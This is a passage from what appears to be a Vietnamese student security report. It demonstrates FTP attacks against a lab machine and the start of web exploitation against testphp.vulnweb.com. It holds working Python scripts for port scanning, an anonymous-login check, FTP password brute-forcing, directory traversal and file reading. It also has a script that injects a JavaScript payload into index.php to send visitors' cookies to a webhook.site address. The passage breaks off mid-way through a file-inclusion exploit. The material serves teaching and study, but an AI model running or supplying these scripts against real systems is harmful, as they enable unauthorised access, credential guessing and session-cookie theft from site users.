portList = "21,23,80,3389" # quét các cổng 21 (FTP), 23 (Telnet), 80 (HTTP), và 3389 (Remote Desktop Protocol)

portScanner.scan(hosts=hostScan,arguments=f"-n -p{portList} -sV")

# -n: Không thực hiện giải quyết tên miền. Điều này có thể giúp tăng tốc độ quét bằng cách tránh giải quyết địa chỉ IP thành tên miền.

#-p: port

print(portScanner.command\_line()) # In ra các dòng lệnh mà bạn đã sử dụng bao gồm cả tên chương trình và đối số truyền vào

print(portScanner)

host\_list = [(x,portScanner[x]['status']['state']) for x in portScanner.all\_hosts()]

# Tạo ra danh sách gồm host và trang thái và lưu nó vào host\_list

for host,status in host\_list: # Duyệt qua từng máy chủ trong host\_list và trạng thái của nó

print(host,status)

for proto in portScanner[host].all\_protocols(): # portScanner[host].all\_protocols() lấy ra các giao thức có sẵn của máy chủ

print("protocal",proto)

listport = portScanner[host][proto].keys() # portScanner[host][proto] trả về kết quả là 1 dictionary nên keys() sẽ lấy giá trị key trong từng phần tử của dictionary.

#vd: {21: {'state': 'closed', 'reason': 'syn-ack', 'name': 'ftp'}} thì keys() trả về 21

for port in listport:


print("port:",port,"State:",portScanner[host][proto][port]['state'])

#lặp qua danh sách các cổng mạng mà đã được quét trên mỗi máy chủ. Đối với mỗi cổng,

# thông tin được in ra bao gồm số cổng và trạng thái của cổng đó.

**Kết quả:**

Sau khi quét xác định được cổng 21 chạy dịch vụ FTP đang được mở.



*Hình 3.18 - Kết quả của quá trình quét cổng*

##### *3.1.4.2.2. Xác thực người dùng ẩn danh*

**Đoạn mã nguồn:**

Code Build\_FTP\_Scanner.py:

import ftplib #Thư viện này cung cấp các chức năng để tạo và tương tác với một kết nối FTP.

def anonLogin(hostname, port): # Hàm này xác thực xem FTP Server có cho phép đăng nhập với tư các người dùng ẩn danh không

try:

ftp = ftplib.FTP\_TLS(timeout = 30)

#Tạo một đối tượng FTP\_TLS từ thư viện ftplib để thực hiện kết nối FTP bảo mật.

#timeout = 30 đặt timeout cho kết nối là 30 giây.

ftp.connect(host, port) #Kết nối đến máy chủ FTP thông qua địa chỉ host và cổng port.

ftp.auth() #xác thực với máy chủ FTP

print(f"Connected to {host}")

except:

print("connection refused")

return #Nếu có lỗi thì dừng

try:

ftp.login('anonymous') #Thực hiện đăng nhập vào máy chủ FTP với tên người dùng 'anonymous'.

print('\n[\*]' + str(hostname) +'FTP Anonymous Logon Succeeded')

ftp.quit() #đóng kết nối FTP

return True #trả về true để chỉ ra rằng đăng nhập ẩn danh thành công

except Exception:

print('\n[-]' + str(hostname) + ' FTP Anonymous Logon Failed')

return False


host = "192.168.255.130" #ip máy chủ FTP

port = 21 #port máy chủ

anonLogin(host,port)

**Kết quả:**

Người dùng được phép truy cập ẩn danh chỉ khi chế độ *anonymous\_enable* được bật tại file cấu hình.

**

*Hình 3.19 - Kết quả kiểm tra xác thực người dùng ẩn danh*

##### *3.1.4.2.3. Tấn công Brute force*

**Đoạn mã nguồn:**

Code brute\_force\_ftp\_user.py

import ftplib #Thư viện này cung cấp các chức năng để tạo và tương tác với một kết nối FTP.

# Hàm bruteLogin sẽ thực hiện vét cạn tất cả các tài khoản và mật khẩu có trong 2 file mxact666\_username.txt và mxact666\_password.txt

# Sử dụng nó để làm username và password để đăng nhập vào FTP server

def bruteLogin(host, port, username, password):

for uname in username: #Duyệt qua tất cả các tên người dùng trong danh sách

for passwd in password: #Duyệt qua tất cả các mật khẩu trong danh sách password

print("[+] Trying " + uname + " : " + passwd)

try:

ftp = ftplib.FTP\_TLS(timeout=30) #Tạo một đối tượng FTP\_TLS từ thư viện ftplib để thực hiện kết nối FTP bảo mật.

ftp.connect(host, port) #Kết nối đến máy chủ FTP thông qua địa chỉ host và cổng port.

ftp.auth() #xác thực với máy chủ FTP

ftp.login(uname, passwd) #Đăng nhập vào máy chủ FTP với tên người dùng uname và mật khẩu passwd hiện đang được thử.

print('\n[+] ' + str(hostname) + ' FTP Logon Succeeded: ' + uname + ':' + passwd)

ftp.quit() #Đóng kết nối FTP.

return (uname, passwd) #trả về cặp tên người dùng và mật khẩu nếu đăng nhập thành công.

except Exception:

pass #pass được sử dụng để bỏ qua bất kỳ ngoại lệ nào mà không làm thay đổi hành vi của chương trình.

# Chương trình sẽ tiếp tục với vòng lặp tiếp theo nếu có lỗi xảy ra.

print('\n[-] Could not brute force FTP credentials.')

return (None, None)

hostname = '192.168.255.130'

port = 21

#Gán giá trị cho biến hostname và port để định rõ máy chủ FTP và cổng kết nối.

username = [] #Khởi tạo hai danh sách rỗng username và password

password = [] # để lưu trữ các tên người dùng và mật khẩu đọc từ các tệp văn bản.

with open('mxact666\_username.txt', 'r') as f: # sd câu lệnh này để mở tệp văn bản chứa danh sách tên người dùng.

for line in f: # bắt đầu một vòng lặp for để lặp qua từng dòng trong tệp văn bản.

line = line.strip() #strip() loại bỏ khoảng trắng (hoặc ký tự xuống dòng)

username.append(line) #Phương thức append() được sử dụng để thêm một phần tử vào cuối danh sách.

with open('mxact666\_password.txt', 'r') as f:

for line in f:


line = line.strip()

password.append(line)

print(bruteLogin(hostname, port, username, password))

**Kết quả:**

Lỗ hổng này được sinh ra khi người dùng tạo tài khoản mật khẩu yếu và hệ thống không có giới hạn số lần thử**.**

**

*Hình 3.20 - Kết quả quá trình Brute force*

##### *3.1.4.2.4. Directory Traversal Attack*

Sau khi thực hiện cuộc tấn công brute force hoặc bằng một lý do nào đó kẻ tấn công có được tài khoản và mật khẩu người dùng và đăng nhập vào hệ thống. Tiếp theo, kẻ tấn công sẽ cố gắng truy cập vào các thư mục hoặc các file nằm ngoài phạm vi cho phép.

**Đoạn mã nguồn:**

Code scanner\_FTP\_server.py

import ftplib #Thư viện này cung cấp các chức năng để tạo và tương tác với một kết nối FTP.

def returnDefault(ftp, path): # Hàm returnDefault có chức năng quét các file và thư mục có trong path

ftp.cwd(path) #Thay đổi thư mục làm việc của FTP tới thư mục được chỉ định bởi biến path.

ftp.dir() #Liệt kê các tệp và thư mục trong thư mục hiện tại của FTP.

def main():

host = "192.168.255.130"

port = 21 # Khai báo biến host và port để chứa địa chỉ và cổng của máy chủ FTP.

try:

ftp = ftplib.FTP\_TLS(timeout=30) #Tạo một đối tượng FTP\_TLS từ thư viện ftplib, sử dụng giao thức FTP bảo mật TLS.

ftp.connect(host, port) #Kết nối đến máy chủ FTP sử dụng địa chỉ và cổng được cung cấp.

ftp.auth() #xác thực với máy chủ FTP

print(f"Connected to {host}")

except:

print("connection refused")

return

username = 'client1'

passwd = 'client1'

try:

ftp.login(username, passwd) #Đăng nhập vào máy chủ FTP với tên người dùng và mật khẩu được cung cấp.

ftp.prot\_p() #Bảo vệ kết nối bằng cách sử dụng giao thức SSL/TLS.

print('\nLogon succeeded')

path = input("Enter the path to scan the file: ")

returnDefault(ftp, path)


except Exception as E:

print(E)

if \_\_name\_\_ == "\_\_main\_\_":

main()


**Kết quả:**

**

*Hình 3.21 - Kết quả quá trình truy cập ra thư mục bên ngoài*

Việc này được sinh ra do server không bật chế độ *chroot\_local\_user=YES* tại file cấu hình máy chủ FTP */etc/vsftpd.conf* để cho phép người dùng chỉ có quyền truy cập tại thư mục gốc của họ

Sau khi xác nhận có thể đọc các thư mục và file nằm ngoài thư mục chủ của người dùng, tiếp theo sẽ tiến hành đi tìm và truy cập vào dữ liệu nhạy cảm.

**

*Hình 3.22 - Quá trình tìm kiếm mục tiêu*

**Đoạn mã nguồn:**

Code read\_file.py

import ftplib #Thư viện này cung cấp các chức năng để tạo và tương tác với một kết nối FTP.

def read\_file\_from\_ftp(ftp, filename):

file\_content = bytearray() #Khởi tạo một đối tượng bytearray để lưu trữ nội dung của tệp tin.

ftp.retrbinary('RETR ' + filename, file\_content.extend)

# Sử dụng phương thức retrbinary của đối tượng FTP để truy xuất tệp tin từ máy chủ FTP và đọc nội dung vào đối tượng bytearray.

# Phương thức extend được sử dụng để mở rộng đối tượng bytearray với dữ liệu nhận được từ máy chủ.

return file\_content.decode('utf-8') # Trả về nội dung của tệp tin dưới dạng chuỗi đã được giải mã từ bytearray sang UTF-8.

host = '192.168.255.130' #ip máy chủ

port = 21 #cổng

ftp\_user = 'client1'

ftp\_pass = 'client1'

filename = input("Path: ") # Yêu cầu người dùng nhập đường dẫn tệp tin trên máy chủ FTP.

try

ftp = ftplib.FTP\_TLS(timeout = 30) # Tạo một đối tượng FTP\_TLS từ thư viện ftplib, sử dụng giao thức FTP bảo mật.

ftp.connect(host, port) #Kết nối đến máy chủ FTP thông qua địa chỉ host và cổng port.

ftp.auth() #Xác thực với máy chủ FTP.

print(f"Connected to {host}")

ftp.login(ftp\_user, ftp\_pass) #Đăng nhập vào máy chủ FTP với tên người dùng và mật khẩu được cung cấp.

ftp.prot\_p() #Bảo vệ kết nối bằng cách sử dụng giao thức SSL/TLS.

print("Login sucessful")


except:

print("connection refused") #In ra thông báo lỗi cho biết kết nối bị từ chối nếu có lỗi xảy ra.

file\_content = read\_file\_from\_ftp(ftp, filename) #truyền tham số và chạy hàm

print(file\_content)

**Kết quả:**

**

*Hình 3.23 - Truy cập file mục tiêu*

Việc có thể đọc được nội dung của file giúp kẻ tấn công dễ dàng thực hiện các cuộc tấn công tiếp theo.

##### *3.1.4.2.5. Code Injection*

**Chèn mã độc vào file index.php**

Mã độc:

*redirect = "<script>const cookies = document.cookie;const url = `https://webhook.site/ca18b48e-99ba-43e0-8376-d3261af9e983?${cookies}`;fetch(url, {method: 'GET'}).then(response => {}).catch(error =>{});</script>"*

**Đoạn mã nguồn:**

Code injectPage.py

import ftplib #Thư viện này cung cấp các chức năng để tạo và tương tác với một kết nối FTP.

def injectPage(ftp:ftplib.FTP, page, redirect): # Hàm này có chức năng chèn mã độc vào file mục tiêu

temp\_filename = page + '.tmp' #Tạo một tên tệp index.php.tmp để lưu trữ tệp tải xuống

with open(temp\_filename, 'wb') as temp\_file: # Mở file index.php.tmp để ghi

ftp.retrbinary('RETR ' + page, temp\_file.write) #Thực hiện thao tác FTP để tải nội dung của trang web từ máy chủ FTP và ghi vào index.php.tmp

print("[+] Download page: " + page)

redirect\_bytes = redirect.encode('utf-8') # Mã hóa từ kiểu Unicode sang một đối tượng byte sử dụng mã hóa UTF-8

with open(temp\_filename, 'ab') as temp\_file: #Mở tệp tạm thời trong chế độ ghi nhị phân để ghi mã độc vào cuối file index.php.tmp.

temp\_file.write(redirect\_bytes)

print('[+] Inject Malicious Iframe on: ' + page)

with open(temp\_filename, 'rb') as temp\_file: #Mở tệp index.php.tmp trong chế độ đọc nhị phân để tải nội dung đã sửa đổi từ tệp.

ftp.storbinary("STOR " + page, temp\_file)#Tải nội dung file index.php.tmp ghì đè nội dung file index.php

print("[+] Upload inject page: " + page)

host = '192.168.255.130'

port = 21

username = 'client1'

pwd = 'client1'

try:

ftp=ftplib.FTP\_TLS(timeout = 30) #Tạo một đối tượng FTP\_TLS từ thư viện ftplib, sử dụng giao thức FTP bảo mật.

ftp.connect(host, port) #Kết nối đến máy chủ FTP thông qua địa chỉ host và cổng port.

ftp.auth()#xác thực với FTP

print(f"Connected to {host}")

ftp.login(username,pwd) #Đăng nhập vào máy chủ FTP với tên người dùng và mật khẩu được cung cấp

ftp.prot\_p() #Bảo vệ kết nối bằng cách sử dụng giao thức SSL/TLS.

except Exception as e:

print(e)

ftp.cwd("/opt/lampp/htdocs/includes/") #Thay đổi thư mục làm việc của FTP đến thư mục chứa mục tiêu

redirect = "<script>const cookies = document.cookie;const url = `https://webhook.site/ca18b48e-99ba-43e0-8376-d3261af9e983?${cookies}`;fetch(url, {method: 'GET'}).then(response => {}).catch(error =>{});</script>" # Mã độc

injectPage(ftp,'index.php',redirect)


**Kết quả:**

**

*Hình 3.24 - Kết quả quá trình chèn mã độc*

Đoạn mã này sẽ kiến cho mỗi khi có người dùng đăng nhập vào hệ thống nó sẽ tự động chuyển cookie của người dùng tới trang [*https://webhook.site/ca18b48e-99ba-43e0-8376-d3261af9e983*](https://webhook.site/ca18b48e-99ba-43e0-8376-d3261af9e983)

Kết quả mỗi khi có người dùng đăng nhập vào hệ thống


**

*Hình 3.25 - Kết quả khi người dùng đăng nhập vào hệ thống*

## **3.2. Web an toàn**

### **3.2.1. Sử dụng công cụ Acunetix để quét lỗ hổng của trang trang Web**

Trang web sử dụng để demo: [Home of Acunetix Art (vulnweb.com)](http://testphp.vulnweb.com/)


**

*Hình 3.26 - Trang web mục tiêu*

Acunetix là một công cụ quét và phân tích bảo mật ứng dụng web. Nó được sử dụng để tìm kiếm các lỗ hổng bảo mật trong ứng dụng web, bao gồm các lỗ hổng phổ biến như các lỗ hổng SQL injection, cross-site scripting (XSS), và các lỗ hổng CSRF (cross-site request forgery).


Công cụ Acunetix sẽ tự động quét qua các trang web và ứng dụng web, phát hiện các lỗ hổng bảo mật có thể bị khai thác và cung cấp thông tin chi tiết về các lỗ hổng đó. Nó cung cấp cho nhà phát triển và nhóm bảo mật một cái nhìn tổng quan về mức độ bảo mật của hệ thống và giúp họ tìm ra cách sửa các lỗ hổng này.

Acunetix được sử dụng rộng rãi trong việc bảo mật và là một trong những công cụ phổ biến để đảm bảo tính bảo mật cho các ứng dụng web. Nó giúp tăng cường khả năng phát hiện và khắc phục các lỗ hổng bảo mật, giúp bảo vệ thông tin và dữ liệu quan trọng của các ứng dụng web.

**


*Hình 3.27 - Quá trình quét lỗ hổng bằng công cụ Acunetix*

Sau khi quét xong công cụ Acunetix trả về cho người dùng danh sách các lỗ hổng mà nó tìm được

**


*Hình 3.28 - Danh sách các lỗ hổng Acunetix quét được*

Click vào một lỗ hổng, chi tiết cảnh báo lỗ hổng được mở ở bên cạnh trên cùng một trang. Điều này cho phép kiểm tra chi tiết cảnh báo lỗ hổng mà không mất dấu các lỗ hổng khác được xác định bởi Acunetix.



*Hình 3.29 - Thông tin chi tiết trang có lỗ hổng*

Bên cạnh đó, Acunetix cũng cho người dùng một cái nhìn tổng thể về cấu trúc của trang web.

**


*Hình 3.30 - Cấu trúc trang web mà Acunetix quét được*

### **3.2.2. Khai thác một số lỗ hổng**

#### 3.2.2.1. File Inclusion

##### *3.2.2.1.1. Thu thập thông tin – Reconnaissance*

Dựa vào thông tin về lỗ hổng File Inclusion mà acunetix đã quét được tại trang <http://testphp.vulnweb.com/showimage.php?file=> nó đã cung cấp cho kẻ tấn công thông tin chi tiết trang có lỗ hổng và mô tả kỹ thuật kiến thức có liên quan đến lỗ hổng.

**

*Hình 3.31 - Vị trí Acunetix xác định bị lỗ hổng File Inclusion*

Mặt khác việc quét trang web bằng công cụ acunetix, đã cung cấp một cái nhìn toàn diện về cấu trúc của trang web <http://testphp.vulnweb.com/>. Vì vậy người dùng có thể đọc được các file tùy ý dựa vào lỗ hổng này bằng cách thêm đường dẫn file vào tham số file của URL.

##### *3.2.2.1.2. Công cụ hóa - Weaponization*

Sử dụng code python để khai thác lỗ hổng File Inclusion.

**Đoạn mã nguồn:**

Code File\_inclusion.py

import requests # Thư viện requests là một thư viện phổ biến trong Python được sử dụng để tạo và gửi các yêu cầu HTTP.


files = input("Input File: ") # Nhập file muốn đọc

url = f"http://testphp.vulnweb.com/showimage.php?file={files}" # Tạo payload để khai thác lỗ hổng File Inclusion

